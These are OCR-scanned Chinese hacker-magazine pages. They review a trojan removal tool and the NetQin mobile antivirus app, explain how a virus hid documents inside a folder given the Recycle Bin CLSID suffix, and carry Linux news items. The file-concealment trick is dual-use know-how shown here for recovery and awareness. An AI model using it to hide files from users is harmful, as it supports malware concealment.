


图16 杀毒





图17 江民科技的落雪专杀工具

可见“落雪”(GamePass)木马专杀工具可以快速地彻底查杀落雪木马。在杀毒之前，建议大家将可疑程序上报到virus@jiangmin.com江民反病毒信箱，这样江民科技的反病毒工程师就可以将你遇到的病毒样本添加到最新的病毒库中，方便更多的用户查杀。

编辑点评：*“落雪”最近是很火，坏事做了不少，由于它功能强大，变种多样，给查杀带来一定的困难，好在它的变种都是较简单，我们可以按照作者介绍的方法搞定它，但是复杂变种出现的时候，我们还是不好处理，那只能寄希望于杀毒软件了。*

网秦手机杀毒使用介绍



从本文你可以学到：
1、手机病毒的介绍
2、网秦手机杀毒软件的应用

前言

2000年出现了第一只利用WAP网络进行传播的手机病毒，当时这类病毒只是一种造成恶意信息的传送，并不是利用移动电话与移动电话之间传播感染开来的，由于当时我们所使用的手机类型还很难执行相对复杂的病毒代码，所以真正利用手机系统及其功能的病毒，在智能手机日益普及的今日才得以出现。

2004年中，一只名为“Cabir”的手机病毒，偷偷地在手机网络当中慢慢传染开来，它的原理就是通过手机的蓝牙连接模式进行传播感染蠕虫病毒，因为现有的手机病毒大部分都是蠕虫病毒，如果你不安装的话，就不会使得手机中毒了。而中毒之后病毒会安装在/system/apps/caribe/目录下，感染之后病毒会自动利用蓝牙连接并且尝试传播给蓝牙传播范围内的手机用户，Symbian的手机蓝牙传送就好像短信一样保存在手机当中的，当用户打开短信之后，就会弹出相关的提示框咨询你是否安装该程序。这个就是第一只手机病毒“Cabir”，它不具有破坏性，它只是一只概念验证病毒而已，而时到今日Cabir病毒已经拥有24种变种。

从上面的介绍，我们就可以得知现在不单是电脑的网络安全有着非常严峻的情况，而与我们密切相关的手机，也开始慢慢地受到病毒等等的滋扰，我们不但要对于电脑有着一定的网络安全意识，更多的我们要对于我们身边所使用的设备有着更多的网络安全意识。因为智能手机慢慢地成为了手机中最受欢迎的一份子，所以很多国内的安全公司也开始针对手机的安全做了很多的功夫，而手机的防毒也成为了整个手机安全体系里面最重要的组成部分。

针对Symbian OS系统的手机杀毒进行介绍

当我们还没有接触智能手机的时候，我们的电脑通常会使用哪几种杀毒软件呢？比如：国内的金山毒霸、瑞星杀毒、江民杀毒；国外的McAfee、KAV（卡巴斯基）、F-Secure等等，而对于智能手机来说，现有接触智能手机杀毒的厂商有：国内的金山毒霸、东方飞塔、网秦天下、北京日月光华。国外的McAfee、KAV（卡巴斯基）、F-Secure。而这次我们以国内的网秦天下所开发的网秦手机杀毒作为介绍，看看我们国内的手机杀毒软件。当我们把软件安装在手机当中之后，打开杀毒程序，就会出现“网秦手机杀毒”的标志。当标志消失之后程序就会出现主界面信息，如图1和图2，在这里大家要清楚，该程序是免费下载，但是如果你需要把杀毒更新为最新病毒特征库的话，就需要充值你的账号，然后根据他们官方的计费方式进行扣费，如果你觉得没有必要去及时更新病毒特征库的话，官方会按照你的用户等级给予更新，大多数我们所更新到的病毒库都是该日的前三个月的病毒库。

而网秦手机杀毒软件和其他的软件一样具有几个必备的功能：

1、实时监控功能

这是所有杀毒软件都必备的功能了，而它的实时监控可以按照你的需要自定义是否需要开启实时监控状态，如图3、图4，而McAfee就没有这样的设置，导致你必须开启软件的实时状态。而且你的实时监控状态的级别，也可以按照你自身的需要去选择设置等级。通常我们都是把实时监控级别设置为“高”，这样手机受到病毒的危害就会减少很多。



图1、图2 网秦软件的主界面　图3、图4 可以设定实施监控

2、病毒扫描功能

网秦手机杀毒的扫描功能部分，比较欠缺一些人性化的设置，当我们需要扫描某个文件夹的时候，它并没有这样的设置，而是变成如果你需要扫描该文件夹的话，就必须扫描该文件夹的

所在分区，这样导致我们扫描的时间大大增加了。而如果我们需要扫描单独分区盘的话，我们可以在主界面下按方向键进行选择，如图5、图6。虽然程序在扫描功能的自定义扫描部分比较欠缺，但是对于程序的扫描速度，本人是五体投地的，本人手机是使用1G RSMMC内存卡，而软件扫描的时间不到1分钟就完成了所有的文件扫描，速度的确是惊人，如图7、图8。



图5，图6 扫描功能界面　图7，图8 扫描完成



图9　图10　图11　图12

3、在线更新功能

在开始的时候，我就已经向大家介绍过，因为软件是更新部分收费的，而收费用户可以及时地更新手机病毒特征库，但是免费用户只能够更新到最新病毒特征库的三个月版本，如图9，图10，图11，所以这是比较凄惨的。经过跟官方的工程师聊过之后得知，如果大家在使用的时候有任何建设性的意见，都可以换取VIP用户资格，这样，不管是更新程序还是杀毒特征库都可以及时更新咯。^_^



图13，图14 日志信息　图15 提示信息

介绍完程序的必备功能之后，介绍一下软件独有的修复受损文件功能。这个功能就是当我们的程序受到病毒的破坏之后，针对受到破坏的程序进行修复。而且这样就可以保证我们的文件不会因此而丢失，如图12。

不单是修复受损文件的功能出色，而且对于我们所做过的一切，它都会以日志的形式进行记录，这样可以让我们很容易地找到之前所做过的，以及所感染的病毒信息是什么，如图13，图14。

当我们完成杀毒步骤之后，程序会自动提醒你有可能手机的内存当中会存在未及时清除的病毒，所以需要你重新全盘扫描，当扫描完毕之后，程序还会提醒你重启手机，以便检测是否有残留的病毒还没有删除，如图15。

以上就是网秦手机杀毒工具的测试以及介绍，对于该工具总体上来说还是挺不错的，因为是测试阶段，对于一些比较人性化的设置还是欠缺，在测试的过程当中非常感谢“网秦天下”的工程师热情帮助，提供有关病毒的测试样本以及最新杀毒工具。

编辑点评：

文中简单介绍了手机杀毒软件网秦的应用，在杂志上还是第一次出现这样的东东，比较新鲜！小编在这还要多说几句，现在智能手机系统如文章中说到的Symbian和另外一款比较流行的Windows Mobile（包括PPC和Smart phone）在逐渐占领智能手机的市场，大家知道，WindowsCE是微软开发的用于手机上的操作系统，会不会延续Windows的风格，漏洞百出呢？

从病毒身上搜到的宝藏——隐藏文件新方法

JiaJia[YuLv]

从本文你可以学到：

1、利用系统属性隐藏文件

2、几个常见的系统文件




图1 两个相像的文件夹

前几天上网的时候不小心，我的爱机中招了，中招之后我的爱机所产生的不良反应是所有的磁盘中的.xls、.doc、.mdb、.ppt、.wps、.zip、.rar类型文件全部都不见了，还在“开始菜单\程序\启动\”中出现了一个“拯救硬盘.txt”的快捷方式，经过分析该病毒应该是“敲诈(Win32.Hack.SnuHay.a)”的变种。这样就好办多了，上网查看了一下资料，把“**文件夹选项**”隐藏文件选项的“✓”去掉，这时在本地磁盘根目录下发现属性为系统、隐藏和只读的“**Recycled**”文件夹，还有一个样子长得差不多但是名字是“**Recycled.{645FF040-5081-101B-9F08-00AA002F954E}**”的文件夹，如图1。

好玩的是，无论点进哪个，进去之后都是回收站里面的内容。其实就是“.{645FF040-5081-101B-9F08-00AA002F954E}”这个后缀所产生的效果，它们除了文件名不同之外还有一个不同的地方，对比查看这两个东东的文件属性时，可以发现系统的回收站的隐藏选项是不能更改的，而不是系统的回收站的隐藏选项则可以更改，如图2。





图2 隐藏属性是不一样的

下转第287页

金秋十月在大家还在享受国庆七天乐的时候，latteye 已经要准备期末考试了～（啥？期末不是 1 月么？latteye 今年 11 月就期末咯……）。本期窗外由 XApache 为大家全力打造。在《朝鲜姑娘》之后，大家可以看到一个文学与技术相互融合的窗外。想必在《黑客手册》历史上是具有突破性的地位的。

病毒不再是Windows的专利，各个系统上都开始出现，甚至是手机上。Linux 该如何面对？我们依然要支付昂贵的费用给杀毒软件厂商么？ Shell 下的扫描工具性能如何？能和流光相媲美么？赶快来看本期《窗外》吧。

Linews



北京的秋天终于到了，天空蓝得一泻千里，很高朗，很静远，很明媚。没有春的干燥，夏的蒸腾，冬的萧索。只要做一个深呼吸，整个精神状态就会感到非常愉快，于是我就在这凉爽的周日午后，泡上绿茶。一边把自己的 Linux桌面换成大片的红枫叶，一边打开Nohack，慢慢欣赏起“窗外”的风景……

Linux 笔记本基于“敲打”的命令

有史以来第一次，你可以敲打一下计算机并得到有意义的响应！使用 Linux 和 Hard Drive Active Protection System（硬盘活动保护系统，HDAPS）内核驱动程序，我们可以访问 Lenovo（以前称为 IBM?）ThinkPads 上的嵌入式加速器，然后处理加速器的数据来读取特定“敲打”事件序列（也就是您使用关节敲打笔记本的事件序列），并基于这些敲打事件运行一些命令。双击锁定屏幕，然后敲入密码来解锁。敲打显示屏一次就可以让 MP3 播放器前进一个音轨。这类可能事物是无穷无尽的。

2003 年，IBM 开始发行集成了加速器和相关软件的 ThinkPad 笔记本，以便在笔记本掉到地上时对硬盘进行保护。来自 IBM 和其他地方的黑客已经为 Linux 内核开发了一些模块来利用这些传感器的优点。屏幕显示方向、桌面切换、甚至是游戏控制和实时的笔记本倾斜度 3D 模块现在都已经可以使用了。本文将展示“敲打代码”这种新技术和一个简单程序，该程序在检测到特定的敲打代码时会运行一些命令。

XApache 点评：看到以上这个消息，很多在本子上装了 Linux 的朋友是不是跃跃欲试?不过很遗憾，这个技术目前还只能在 ThinkPads 系列的笔记本上实现，IBM 的创意和实力，果然不容小看。不知道以后再发展下去，鼠标是不是就不用了，需要进行什么操作敲敲打打就可以了。如果配合特别的发声程序，笔记本岂不是以后能当个乐器用了，呵呵，期待这样的应用。

哈佛商学院教授称 Linux 无法战胜 Windows

哈佛商学院两位教授近日公布的报告显示，尽管 Linux 吸引了越来越多的用户，但它始终是微软 Windows 之外的第二选择。

卡萨德苏斯．马萨内尔和格瓦特在接受哈佛商学院刊物《应用知识》的采访时称：“Linux 拥有的优势还不足以打败 Windows。对于 Linux 来说，要想战胜 Windows，途径之一就是获得大企业和主流政府的认可。但只要有权访问源代码，政府并不希望改变 Windows‘一枝独秀’的现状。这也正是微软愿意向政府提供大量 Windows 源代码的主要原因。”

卡萨德苏斯．马萨内尔和格瓦特还表示：“软件盗版是 Linux 无法战胜 Windows 的另一个重要原因。在盗版盛行的国家，大多数用户都不愿意选用 Linux。也就是说，在盗版率较高的国家，Linux 的普及率往往最低。”报告同时指出，虽然 Linux 不足以打败 Windows，但微软并不能坐视竞争对手的不断壮大。因为 Linux 直到 1992 年才出现，而此时市场早已被微软垄断。

XApache 点评：无论是在开源社区还是微软技术新闻组，对于 Linux 和 Windows 谁最终战胜谁一直是大家争论的焦点，经过许久还是没有一个结果，现在连商学院的教授也出来发表这方面的见解了，可见这个论题的受关注程度着实之高。由于西欧是 Linux 的发源地，同时又拥有相当完善和严格的版权法，所以 Windows 系统在欧洲并不像美国那样普及，两者旗鼓相当。而盗版猖獗的地区，几乎是向 Windows 一边倒。个人感觉，两者没必要非分出个强弱，在几次挑战 Windows 桌面失败以后，Linux 更多地在服务器领域发展，而 Windows 却在桌面上越做越豪华，新出的 Vista 系统甚至为界面就要耗费掉大量内存。两者虽然在各自不擅长的领域有所成果，但在大多数用户的心里，谁适合做什么还是瞎子吃蚕豆——心中有数。

Sun 收购 JRuby 向动态语言迈进

近日，Sun 对外正式宣布决定收购 JRuby 项目，这是 SUN 迈出的重要一步。

Charles Nutter，JRuby 的核心开发者之一，宣布：Sun 已经整体收购了 JRuby 项目，他与 JRuby 的另外一个核心开发者 Thomas Enobo 都将会加入 Sun。

Sun 终于开始表露出不仅仅是 Java 运行在 JVM 上的兴趣了。

